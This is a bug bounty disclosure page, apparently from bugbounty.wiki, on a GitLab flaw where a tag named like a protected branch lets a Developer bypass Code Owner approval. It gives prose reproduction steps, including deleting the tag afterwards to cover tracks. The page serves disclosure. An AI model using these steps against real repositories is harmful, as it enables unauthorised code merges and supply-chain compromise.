
The malicious_file is there, the devel branch integrity has been compromised !

What is the current bug behavior?
The merge request can be merged since approval becomes optional.
What is the expected correct behavior?
The merge should be blocked since it requires approval from Code Owners.
Output of checks
While tested on a local instance (15.9.2 ) only, it is likely this vulnerability affects GitLab.com as well.
Impact
This can potentially compromise the integrity of the source code hosted on the repository and/or allow the attacker to execute malicious code on the affected systems (developer machines, stealing Gitlab CI secrets, supply chain attack etc...).
Please also note that the attack does not require any user interaction from the maintainer of the repository to be carried out.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely GitLab resolves the CODEOWNERS file using an ambiguous Git reference that prefers tags over branches when both have the same name.
Impact
This could compromise the integrity of the source code and potentially allow the attacker to execute malicious code on developer machines or steal CI secrets, though the attack only works on non-default branches and was tested on a local instance.
What the attacker needed
Attacker has Developer role; protected branch is not the default branch; Code Owner approval is enabled
How it was found
- Create a private repository with a README and a CODEOWNERS file that requires approval from the maintainer.
- Create a non-default branch (e.g., devel) and protect it with Code Owner approval enabled.
- Add the attacker as a Developer member.
- As the attacker, clone the repository, remove the CODEOWNERS file, commit, and push a tag with the same name as the protected branch.
- Create a new branch with a malicious file, push it, and open a merge request to the protected branch.
- Merge the merge request without approval, then delete the tag to cover tracks.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
In GitLab, a protected branch can require approval from specific people listed in a CODEOWNERS file before changes are merged. The report shows that if an attacker creates a tag with the same name as the branch, GitLab mistakenly reads the CODEOWNERS file from the tag instead of the branch, so the approval rule is skipped. This lets the attacker merge code without the required approval.
What is Access control?
A user can do something their role should not allow: reach an admin function, act on a feature they have not paid for, or skip a permission check. IDOR is the special case where the object belongs to someone else.

